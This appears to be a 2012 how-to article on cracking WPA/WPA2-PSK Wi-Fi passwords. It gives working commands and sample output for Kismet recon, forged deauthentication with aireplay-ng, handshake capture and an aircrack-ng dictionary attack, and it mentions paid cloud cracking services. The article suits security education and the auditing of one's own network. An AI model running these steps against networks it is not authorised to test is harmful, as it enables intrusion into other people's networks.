How To Crack WPA / WPA2 (2012)

Published: Friday, 26 October 2012 12:40
Written by Scott DeLeeuw

Tags: Hacking How To Security WiFi WPA WPA2

{mospagebreak toctitle= Introduction, Setup, Recon, Passive Attack}

Introduction

```
KEY FOUND! [ dictionary ]
```

The world has changed since **Brandon Teska's original WPA/WPA2 Cracking tutorial** was written in 2008. While there are some wireless networks still using WEP, there has been a mass migration to WPA2-AES wireless security. A key reason for this move is 802.11n, which requires WPA2/AES security enabled in order to access link rates over 54 Mbps.

Cracking techniques have changed too. While most techniques still use some form of dictionary-based exploits, the power of the cloud has also been brought to bear on password cracking. In fact, **Dan Goodin's excellent article over on Ars** prompted Tim to ask me to revisit the original article and update it to include the new methods Dan described. So here I am.

Brandon's article provides a good WPA primer, so I won't repeat that here. The key things that you need to know are:

- The information we need to capture is contained in transmissions between AP and STA (client) known as the "four-way handshake"
- The techniques used to recover the passphrase are primarily forms of **dictionary attacks**

So, let's just jump in after a few "need to knows":

Warning and Disclaimer

- Accessing or attempting to access a network other than your own (or have permissions to use) is **illegal**.
- SmallNetBuilder, Pudai LLC, and I are **not responsible** in any way for damages resulting from the use or misuse of information in this article.
- **Note:** The techniques described in this article can be used on networks secured by WPA-PSK or WPA2-PSK. References to "WPA" may be read "WPA/WPA2".

Setup

To crack WPA-PSK, we'll use the venerable **BackTrack** Live-CD SLAX distro. It's free to download, but please consider donating, since this really is the Swiss Army knife of network security.

As you can see from my system specs in Table 1, it doesn't take much computing power to run WPA cracks.

Attacking System Specs

Model	Dell Latitude D630 laptop
Processor	Intel Core2Duo T7100 (1.80 GHz)
Wireless Adapter	Intel WiFi Link 5300 AGN
OS	BackTrack 5 R3 KDE 32-bit (build 08.13.2012)
Target Wireless Access Point	NETGEAR WNDR4500 (SSID: 9105GirardCh6)
Target AP MAC	20:4E:7F:0C:05:C3
Target AP Client MAC	00:19:88:22:96:BC

Table 1: Attacking System Specs

BackTrack 5 R3 is the current version over at **backtrack-linux.org** so that's what we'll be using.

First, **download**, the BackTrack ISO. I decided to boot BackTrack as a USB thumb drive with 4 GB of persistence. For this I used a 16 GB USB thumbdrive and **LinuxLive USB Creator**.

Recon with Kismet


Open up **Kismet**, the venerable wireless surveillance tool (*Backtrack* > *Information Gathering* > *Wireless Analysis* > *WLAN Analysis* > *Kismet*). Upon opening Kismet you will need to select your wireless interface, which you can grab by typing "iwconfig" in a terminal.

Kismet is a great surveillance tool, but that is only one of its many talents. It captures raw packets while operating, which we can use later to attack weak PSKs, having captured a client connection while listening. It also has some interesting alerts built in, to warn you of potential evil-doers within wireless range. To top it off, Kismet is completely passive and therefore undetectable.

In **Part 1** of our original WEP cracking series, Humphrey Cheung wrote a great introduction to recon with Kismet. Recon for WEP cracking and WPA cracking is very similar, so I won't repeat all that information here. Instead, I'll just point out a few settings and options that I find useful as well as explain a bit of the interface.

I would add, however, that Kismet is very versatile and customizable with great context-sensitive help menus.

In the main network list, access points are color coded by encryption method, which we also see indicated in the "C" column. Green (N) indicates no encryption method, while Red (W) indicates WEP encryption. Yellow (O) indicates other, usually meaning WPA / WPA2. You can see that highlighted an SSID provides more details about that specific AP.



```
root@bt: ~ 81x36
 ~ Kismet Sort View Windows
   Name                  T C  Ch  Pkts  Size                        Kismet_2
 . Home3-guest           A N   6     2    0B
   NETGEAR78             A O   7    13  242B                        Elapsed
   myqwest5419           A O   9     7    0B                        00:06.35
 ! <Hidden SSID>         A W  11  9247    0B
 ! ANDREA123             A W  11  9082    2K                        Networks
 ! Wellingford           A W  11  2986  632B                        20
 ! 0123456789            A O  11  1489   10K
   BSSID: 00:24:7B:FE:8D:DC Last seen: Oct 20 05:39:17 Crypt: TKIP W Packets
   YWGDN                 A O  11     1    0B                        17455
  MAC               Type      Freq  Pkts  Size Manuf
! 00:24:7B:FE:8D:DC Wired/AP 2462  1445    1K Actionte              Pkt/Sec
! 00:1E:E5:D8:9D:18 Wired/AP 2462    37    8K Cisco-Li              29
  10:1F:74:83:5E:04 Wired/AP 2462     3  294B Hewlett-
  B8:FF:61:B9:16:AF Wired/AP 2462     4  446B Apple                 Filtered
                                                                    0
```

Figure 1: Kismet Information Screen

The other interesting parts of the Network List display for our purposes include the *T, Ch* and the *Pkts* columns.

The *Ch* column, as one might expect, is the channel of the access point. We'll need this information later if we employ an active attack.

The *Pkts* column lists the number of packets captured by Kismet for a particular access point. While not completely relevant, it gives us a decent ball-park measurement of both network load and proximity. Higher network load usually translates to higher number of connected clients, which increases the chance that we could capture a client association passively.

Kismet defaults to autofit mode, where you can sort the networks and bring up the **Network Details** page by highlighting an AP and hitting enter. The Network Details page list all sorts of interesting information about the network most notably the WPA encryption scheme, BSSID and number of clients associated with the access point.

Pressing *c* while in the Network Details view will bring up the connected Clients List. The Client List shows all the nodes with traffic associated with the access point. This is one reason it's nearly useless to set MAC filters at a router. In seconds, Kismet can give an observer your client MACs, which can then be easily configured to the attacker's network adapter. The client list can also be shown on the main page by selecting "Client Details" under View as shown in Figure 1 above.

Passive Attack

In a passive attack, all we need to do is listen on a specific channel and wait for a client to authenticate. Kismet is the weapon of choice here, although **airodump-ng** works too. Kismet gives you much more control and information than airodump-ng, but unfortunately doesn't provide notification to alert you of a successful WPA-PSK association four-way handshake. Airodump-ng does, but gives you less dynamic control of the capture card's behavior and very little information (compared to Kismet).

General Kismet recon and capture steps for a passive WPA-PSK attack are:

- Start Kismet
- Sort the networks (Ex: by channel, press "s" then "c")
- Lock channel hopping onto the channel of interest (highlight the target AP and press "L")
- Wait until a client connects to capture the association

Active Attack


Passive attacks have the advantage of being undetectable because they only listen to traffic from the target network. But if your target doesn't have a lot of traffic, you can wait a long time to capture the four-way handshake. Fortunately, you have the faster, but less-stealthy option of running an active attack.

Using the information we gathered with Kismet during the recon step, we can send associated client(s) of the target AP forged deauthentication packets, which should cause the client(s) to disassociate from the AP. We then listen for the reassociation and subsequent authentication.

After identifying our target AP with associated clients, we need to set up the wireless hardware for packet injection. The **aircrack** suite has a little bash script to do just that.

First bring down the managed VAP (Virtual Access Point) with:

```
airmon-ng stop ath0
```




```
~ # airmon-ng stop ath0


Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (VAP destroyed)
```

Figure 2: Bringing down the managed interface

Next, start up a VAP in "Monitor" mode:

```
airmon-ng start wifi0
```



```
~ # airmon-ng start wifi0


Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
```

Figure 3: Creating a monitor mode interface


Now we need to simultaneously deauthenticate a client and capture the resulting reauthentication. Open up two terminal windows. Start airodump-ng in one terminal:

General Form:

```
airodump-ng -w capture_file_prefix --channel channel_number interface
```

Example:

```
airodump-ng -w cap --channel 6 ath0
```



```
CH  1 ][ Elapsed: 40 s ][ 2008-01-04 13:06

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:18:E7:02:4C:E6   51  90       80        0    0   1  54  WPA  TKIP   PSK  snb

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:18:E7:02:4C:E6  00:13:CE:21:54:14   62   0- 1     0       54
```

Figure 4: airodump-ng, up and running

Note: You can find the interface that is in monitor mode by using iwconfig.


Next, run the deathentication attack with aireplay-ng in the other terminal:

General Form:

```
aireplay-ng --deauth 1 -a MAC_of_AP -c MAC_of_client interface
```

Example:

```
aireplay-ng --deauth 1 -a 00:18:E7:02:4C:E6 -c 00:13:CE:21:54:14 ath0
```




```
bt ~ # aireplay-ng --deauth 1 -a 00:18:E7:02:4C:E6 -c 00:13:CE:21:54:14 ath1
13:04:00  Waiting for beacon frame (BSSID: 00:18:E7:02:4C:E6) on channel 1
13:04:00  Sending DeAuth to station   -- STMAC: [00:13:CE:21:54:14]
bt ~ #
```

Figure 5: A successfully sent deathentication packet

If all goes well, the client should be deauthenticated from the AP and will usually reauthenticate. If remaining undetected is important, send only one deauth and *be patient*. This helps keep you under the radar, since programs like Kismet can detect deauthentication floods.

If the deauthentication was successful, airodump-ng displays a notification of the captured reauthentication event (boxed in red in Figure 6).



```
CH  1 ][ Elapsed: 5 mins ][ 2008-01-04 13:00 ][ WPA handshake: 00:18:E7:02:4C:E6

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:18:E7:02:4C:E6   49  91      636      117    0   1  54  WPA  TKIP   PSK  snb

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:18:E7:02:4C:E6  00:13:CE:21:54:14   45   54-24    0      277  snb
```


Figure 6: Successful WPA handshake capture

Finding the Four-way Handshake

To make sure we captured an authentication handshake, we can use the network protocol analyzer **Wireshark** (formerly Ethereal). Wireshark allows us to view packet contents and sort by type of packet captured to pull out the WPA handshake.

Open up Wireshark (**Backtrack > Privilege Escalation > Protocol Analysis > Network Sniffers > WireShark**) and open the Kismet capture "dump" file (Kismet-.dump) to view all the captured packets. The WPA four-way handshake uses the Extensible Authentication Protocol over LAN (EAPoL).

Using Wireshark, we can filter the captured packets to display only EAPoL packets by entering "eapol" in the filter field (Figure 7).


cap-01.cap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: eapol
Expression... Clear Apply

```
No. .  Time        Source              Destination         Protocol  Info
430 223.349683  CameoCom_02:4c:e6   IntelCor_21:54:14   EAPOL     Key
431 223.399876  IntelCor_21:54:14   CameoCom_02:4c:e6   EAPOL     Key
432 223.405492  CameoCom_02:4c:e6   IntelCor_21:54:14   EAPOL     Key
433 223.407044  IntelCor_21:54:14   CameoCom_02:4c:e6   EAPOL     Key

Frame 430 (131 bytes on wire, 131 bytes captured)
IEEE 802.11
Logical-Link Control

0000  08 02 2c 00 00 13 ce 21  54 14 00 18 e7 02 4c e6   ..,....! T.....L.
0010  00 18 e7 02 4c e6 60 ea  aa aa 03 00 00 00 88 8e   ....L.`. ........
0020  01 03 00 5f fe 00 89 00  20 00 00 00 00 00 00 00   ..._....  .......
0030  00 9a d0 0d cb 38 a0 5d  6c eb 17 ab 01 83 a0 1a   .....8.] l.......

File: "/root/cap-01.cap" 101 KB 00:09:32      P: 1827 D: 8 M: 0
```

Figure 7: EAPoL filter applied to captured packets

Here, we're basically looking for four packets that alternate source, client-AP-client-AP (I've highlighted them in red in Figure 7).

Now that we've confirmed that we've captured a four-way handshake, it's time to perform the crack.

Performing the Crack

The Wi-Fi Alliance was wise to implement an eight character minimum for WPA-PSK. Making the key that long essentially renders brute force methods useless. This is because the number of possible typeable character combinations for keys of an eight character length is just above *six quadrillion* (that's 94^8 or about 6 x 10^{15}). So brute-force techniques won't be effective.

What we can do, however, is limit the list of possible passphrases by making educated guesses, compute the hashes of those guesses and check them against our captured key. This technique is referred to as a **dictionary attack**.

BackTrack 5 R3 comes with a few simple wordlists, which can simply be opened as text files. I looked within the list and did not see my test password "gilbert28" in the lists, so for purposes of demonstration I added it to the bottom. I know what you're going to say, what good is it if you simply add it to the bottom? We'll get to that later. If you don't want to experiment with the simple wordlists included on the BackTrack distro, there are **plenty** of wordlists around the 'net.

I used a downloaded wordlist containing 172,746 keys. With that list I could mount a dictionary attack on the captured WPA handshake using **aircrack-ng**. Aircrack-ng runs pretty fast on my attacking system (testing 172,746 keys took 3 minutes flat, that's 980 keys per second), and has native optimization for multiple processors. Even though it doesn't take a beefy system to run a WPA / WPA2 dictionary attack, I should note that I also ran this same attack on a Q8300 2.4 GHz quad-core and it finished the same list in one minute and 2 seconds, crunching 2,800 keys per second.

aircrack-ng attack

Start a dictionary attack against a WPA key with the following:


General Form:

```
aircrack-ng -e AP_SID -w dictionary_file capture_file
```

Example (BackTrack 5 R3):

```
aircrack-ng -e 9105GirardCh6 -w passwords2.txt Ch6-01.cap
```

Aircrack-ng shows the hex hashes of the keys as it tries them, which is nice since some attacks can take a long time. Figure 8 shows that Aircrack-ng took **3 minutes** to find the test key "gilbert28".



```
Opening Ch6-01.cap
Reading packets, please wait...

                              Aircrack-ng 1.1 r2178


                   [00:03:00] 172746 keys tested (982.90 k/s)


                           KEY FOUND! [ gilbert28 ]


     Master Key     : D1 17 09 0C E5 7F C2 21 5B 97 1C 33 11 67 EC BB
                      E2 5E 1E 49 8E 33 44 4B BD 4E CD 7C 69 8B 5E 90

     Transient Key  : 7B F7 BD 26 68 F3 80 B6 A8 5D E9 70 81 D9 6E 02
                      38 CB C6 37 1E 69 F7 FF B5 E7 BD 24 5A E0 2F 48
                      92 A5 01 BD BE 00 69 8B A0 12 FE AF 1D AB 98 7F
                      84 46 C9 6A 9B 6C C3 12 72 21 54 DD BB FE 2C A7

     EAPOL HMAC     : 71 D2 D1 67 C9 D6 3C BA 3C B0 A0 FA 78 C9 42 F7
```

Figure 8: Aircrack-ng, Key Found!

Other Methods

If you've been paying attention, you know that I had to add this password to the end of my large dictionary file. The obvious limitation of these techniques is the existence of the key within the dictionary file used for the attack. WPA keys like "dinosaur" or "dictionary" can be easily cracked by aircrack-ng, but something like "dinosaur52" or "D1cti0nary" would not. They would at least be missed by a plain-jane sweep through the dictionary and would take a couple million years to straight brute-force.

Or not. It takes my laptop about 12 hours to crank through 45 million passphrases. This isn't exactly lightning fast. But things get a bit scarier when you look at the speed of cloud-based cracking services. That 12 hours it took above to crunch 45 million words can be done in **way less than an hour** via the cloud.


Cloud-based cracking services will retrieve the password for you, for a small fee, of course. One such service is **CloudCracker.com**. All you do is provide the authentication handshake (the file we looked at with WireShark), the SSID, and your credit card and they do the rest.

CloudCracker.com is also not limited to WPA2 passwords, they'll retrieve NTLM, SHA-512, MD5 and MSCHAPv2 (PPTP VPN) passphrases, too. The table below shows the pricing structure I was presented with for my WPA / WPA2 crack:

Price	Dictionary size Number of Words	Maximum Time
$17	604 M	1 Hour
$34	1,208 M	1 Hour
